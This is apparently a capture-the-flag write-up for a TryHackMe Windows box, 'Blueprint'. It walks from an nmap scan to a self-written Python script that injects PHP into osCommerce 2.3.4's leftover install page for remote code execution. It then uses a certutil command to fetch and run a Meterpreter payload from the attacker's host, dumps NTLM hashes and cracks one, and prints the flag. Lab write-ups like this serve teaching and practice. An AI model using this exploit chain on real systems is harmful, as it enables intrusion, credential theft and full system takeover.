

Blueprint

Working Theory

Enumeration

Tools

nmap

```
# Nmap 7.80 scan initiated Sat Oct 24 16:52:21 2020 as: nmap -sC -sV -Pn -oN portscn 10.10.169.79
Nmap scan report for 10.10.169.79
Host is up (0.30s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 7.5
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: 404 - File or directory not found.
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_ http-title: Index of /
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2009-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_  http/1.1
```

```
445/tcp open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup:
WORKGROUP)
3306/tcp open  mysql      MariaDB (unauthorized)
8080/tcp open  http      Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
|_ http-title: Index of /
49152/tcp open  msrpc     Microsoft Windows RPC
49153/tcp open  msrpc     Microsoft Windows RPC
49154/tcp open  msrpc     Microsoft Windows RPC
49158/tcp open  msrpc     Microsoft Windows RPC
49159/tcp open  msrpc     Microsoft Windows RPC
49160/tcp open  msrpc     Microsoft Windows RPC
Service Info: Hosts: www.example.com, BLUEPRINT, localhost; OS: Windows; CPE: cpe:/
o:microsoft:windows
```

Host script results:

```
|_ clock-skew: mean: -20m02s, deviation: 34m37s, median: -3s
|_ nbstat: NetBIOS name: BLUEPRINT, NetBIOS user: <unknown>, NetBIOS MAC: 02:f2:ce:94:c1:77
(unknown)
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: BLUEPRINT
|   NetBIOS computer name: BLUEPRINT\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2020-10-24T21:53:50+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_ Message signing enabled but not required
| smb2-time:
|   date: 2020-10-24T20:53:53
|_ start_date: 2020-10-24T20:39:58
```


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done at Sat Oct 24 16:54:09 2020 -- 1 IP address (1 host up) scanned in 107.77 seconds

Targets

port 443 https

root page

//oscommerce 2.3.4




The screenshot shows a web browser window with the address bar displaying `https://10.10.169.79`. The browser's tab is titled "Index of /". The page content shows the "Index of /" directory listing. The listing has columns for "Name", "Last modified", "Size", and "Description". A single entry is visible: a folder named [oscommerce-2.3.4/](#) with a last modified date of "2019-04-11 22:52" and a size of "-". Below the listing, the text "Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10.." is visible.

Name	Last modified	Size	Description
oscommerce-2.3.4/	2019-04-11 22:52	-	

Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28 Server at 10.10..

/oscommerce-2.3.4/catalog/



The screenshot shows the "eshop" catalog page. The browser's address bar displays `https://10.10.169.79/oscommerce-2.3.4/catalog/`. The page has a navigation bar with links: [eshop](#), [Cart](#), [Contents](#), [Checkout](#), [My Account](#), and [Top » Catalog](#). The main heading is "Welcome to eshop". Below this, a message says "Welcome Guest! Would you like to [log yourself in](#)? Or would you prefer to [create an account](#)?". The section "New Products For October" displays a grid of products. Each product entry includes a link to the product page, the product name, and the price.

Product Name	Price
Frantic	\$35.00
Microsoft IntelliMouse Explorer	\$64.95
Speed 2: Cruise Control	\$42.00
SWAT 3: Close Quarters Battle	\$79.99
You've Got Mail	\$34.99
The Wheel Of Time	\$99.99
The Matrix	\$30.00
Die Hard With A Veng	\$39.99
Matrox G200 MM	\$299.99

link pointing to port 8080 & named localhost , seems like a testing environment here

Speed 2: Cruise Control

\$42.00

Categories

localhost:8080/oscommerce-2.3.4/catalog/login.php

To direct input to this VM, click inside or press Ctrl+G.

port 8080 http

same as port 443 result

eshop

10.10.169.79:8080/oscommerce-2.3.4/catalog/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exp

[eshop](#)
[Cart](#) [Contents](#) [Checkout](#) [My Account](#)
[Top](#) » [Catalog](#)

Welcome to eshop

Welcome Guest! Would you like to [log yourself in](#)? Or would you prefer to [create an account](#)?

New Products For October

Frantic Frantic \$35.00	SWAT 3: Close Quarters Battle SWAT 3: Close Quarters Battle \$79.99
Microsoft IntelliMouse Explorer Microsoft IntelliMouse Explorer \$64.95	You've Got Mail You've Got Mail \$34.99
Speed 2: Cruise Control Speed 2: Cruise Control \$42.00	The Wheel Of Time The Wheel Of Time \$99.99


Categories

localhost:8080/oscommerce-2.3.4/catalog/login.php


edit /etc/hosts

```
192.168.0.123 bakeryhouse.vu
10.10.169.79 localhost
# The following lines are desi
```


comment out this line



voila it works



found an exploit for this version



the url exploiting

```
# enter the the target url here, as well as the url to the install.php (Do NOT remove the
base_url = "http://localhost//oscommerce-2.3.4.1/catalog/"
target_url = "http://localhost/oscommerce-2.3.4.1/catalog/install/install.php?step=4"
```

im able to access it, so it seems that it might be vulnerable to this exploit during installation

New Installation

This web-based installation routine will correctly setup and configure osCommerce Online Merchant to run on this server.

Please follow the on-screen instructions that will take you through the database server, web server, and store configuration options. If help is needed at any stage, please consult the documentation or seek help at the community support forums.

Step 1: Database Server

The database server stores the content of the online store such as product information, customer information, and the orders that have been made.

Please consult your server administrator if your database server parameters are not yet known.

Database Server

Database Server
localhost
The address of the database server in the form of a hostname or IP address.

Username

The username used to connect to the database server.

Password

The password that is used together with the username to connect to the database server.

Database Name

understand how the exploit carry out

//able to access install directory it's still valid

//injecting php script into the config file & exec the php script by opening the config file

```
# If an Admin has not removed the /install/ directory as advised from an osCommerce installation, it is possible
# for an unauthenticated attacker to reinstall the page. The installation of osCommerce does not check if the page
# is already installed and does not attempt to do any authentication. It is possible for an attacker to directly
# execute the "install_4.php" script, which will create the config file for the installation. It is possible to inject
# PHP code into the config file and then simply executing the code by opening it.
```

injecting the payload into this parameter

```
data['DB_DATABASE'] = payload
```

writing my own exploitation script from understanding how the attack works

```

portscn x osCommerce2_3_4RCE.py x
1 import requests
2 import sys
3
4 if(len(sys.argv) != 2):
5     print("please specify the osCommerce url")
6     print("format: python3 osCommerce2_3_4_1RCE.py <url>")
7     print("eg: python3 osCommerce2_3_4_1RCE.py http://localhost/oscommerce-2.3.4.1/catalog")
8     sys.exit(0)
9
10 baseUrl = sys.argv[1]
11 testVulnUrl = baseUrl + '/install/install.php'
12
13 test = requests.get(testVulnUrl)
14
15 #checking the install directory still exist or able to access or not
16 if(test.status_code == 200):
17     print('[*] Install directory still available, the host likely vulnerable to the exploit.')
18
19     #targeting the finish step which is step 4
20     targetUrl = baseUrl + '/install/install.php?step=4'
21
22     payload = "');";
23     payload += "phpinfo()"; # injecting system command here
24     payload += "/*"
25
26     #injecting parameter
27     data = {
28         'DIR_FS_DOCUMENT_ROOT': './',
29         'DB_DATABASE' : payload
30     }
31
32     print('[*] Testing injecting system command to test vulnerability')

```

Line 23, Column 26

test initial exploitation phase

//system() had been disabled, need to find another way to bypass it

//the remote server run this in xampp

```

nobody@tall0x0xDEADBEEF:~/pentest/osCommerce 2.3.4.1 RCE$ python3 osCommerce2_3_4RCE.py http://localhost:8080/oscommerce-2.3.4/catalog
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
[*] Successfully injected payload to config file
<br />
<b>Warning</b>: Unterminated comment starting line 27 in <b>C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes\configure.php</b> on line <b>27</b><br />
<br />
<b>Warning</b>: system() has been disabled for security reasons in <b>C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes\configure.php</b> on line <b>27</b><br />
r />

```

let's print the phpinfo()

```

payload += "/*"

#injecting parameter
data = {
    'DIR_FS_DOCUMENT_ROOT': './',
    'DB_DATABASE' : payload
}

print('[*] Testing injecting system command to test v

```

//system function disabled

disable_classes	no value	no value
disable_functions	system	system

test using passthru() since it's not disabled

//https://alioonder.net/dangerous-php-functions/

```

targeting the finish step which is step 4
targetUrl = baseUrl + '/install/install.php?step=4'

payload = ""
payload += "passthru('whoami');"      # injecting system command here
payload += "/*"

#injecting parameter
data = {

```

it works!

//nt authority\system !!

```

nobodyatal@0xDEADBEEF:~/pentest/osCommerce 2.3.4.1 RCE$ python3 osCommerce2_3_4RCE.py http://localhost:8080/oscommerce-2.3.4/catalog
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
[*] Successfully injected payload to config file
<br />
<b>Warning</b>: Unterminated comment starting line 27 in <b>C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes\configure.php</b> on
nt authority\system

```

completing the exploit script

```

nobodyatal@0xDEADBEEF:~/pentest/osCommerce 2.3.4.1 RCE$ python3 osCommerce2_3_4RCE.py http://localhost:8080/oscommerce-2.3.4/catalog
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$ dir
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C

Directory of C:\xampp\htdocs\oscommerce-2.3.4\catalog\install\includes

10/24/2020  11:01 PM  <DIR>          .
10/24/2020  11:01 PM  <DIR>          ..
04/11/2019  10:52 PM                447 application.php
10/24/2020  11:34 PM            1,118 configure.php
04/11/2019  10:52 PM  <DIR>          functions
                2 File(s)          1,565 bytes
                3 Dir(s) 19,509,190,656 bytes free

RCE_SHELL$ hostname
BLUEPRINT

RCE_SHELL$

```

Post Exploitation

Privilege Escalation

now let's get a meterpreter shell

use this method to drop the meterpreter payload to windows from linux

//cmd.exe /C certutil -urlcache -split -f http://10.8.20.97:8080/shell.exe shell.exe

we got out meterpreter shell!

```
nobodyatall@0...: ~/tryhackme  nobodyatall@0xDEADBEEF: ~  nobodyatall@...me/blueprint  nobodyatall@...me/blueprint  [x]
[*] Install directory still available, the host likely vulnerable to the exploit
[*] Testing injecting system command to test vulnerability
User: nt authority\system

RCE_SHELL$ cmd.exe /C certutil -urlcache -split -f http://10.8.20.97:8080/shell.exe shell.exe
**** Online ****
000000 ...
01204a
CertUtil: -URLCache command completed successfully.

RCE_SHELL$ shell.exe
[]

nobodyatall@0xDEADBEEF:~/tryhackme/blueprint$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
10.10.59.13 - - [24/Oct/2020 19:14:25] "GET /shell.exe HTTP/1.1" 200 -
10.10.59.13 - - [24/Oct/2020 19:14:27] "GET /shell.exe HTTP/1.1" 200 -
[]

msf5 exploit(multi/handler) > set lhost 10.8.20.97
lhost => 10.8.20.97
msf5 exploit(multi/handler) > set lport 18890
lport => 18890
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.8.20.97:18890
[*] Sending stage (176195 bytes) to 10.10.59.13
[*] Meterpreter session 1 opened (10.8.20.97:18890 -> 10.10.59.13:49441) at 2020-10-24 19:15:27 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

what is Lab user NTLM hash?

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:549a1bcb88e35dc18c7a0b0168631411:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::
meterpreter > 
```

Hash	Type	Result
30e87bf999828446a1c1209ddde4c450	NTLM	googleplus

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

root flag!

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 14AF-C52C

Directory of C:\Users\Administrator\Desktop

11/27/2019  07:15 PM    <DIR>          .
11/27/2019  07:15 PM    <DIR>          ..
11/27/2019  07:15 PM                37 root.txt.txt
                1 File(s)                37 bytes
                2 Dir(s)  19,508,637,696 bytes free

C:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
THM{aea1e3ce6fe7f89e10cea833ae009bee}
C:\Users\Administrator\Desktop>
```

Creds

Flags

Write-up Images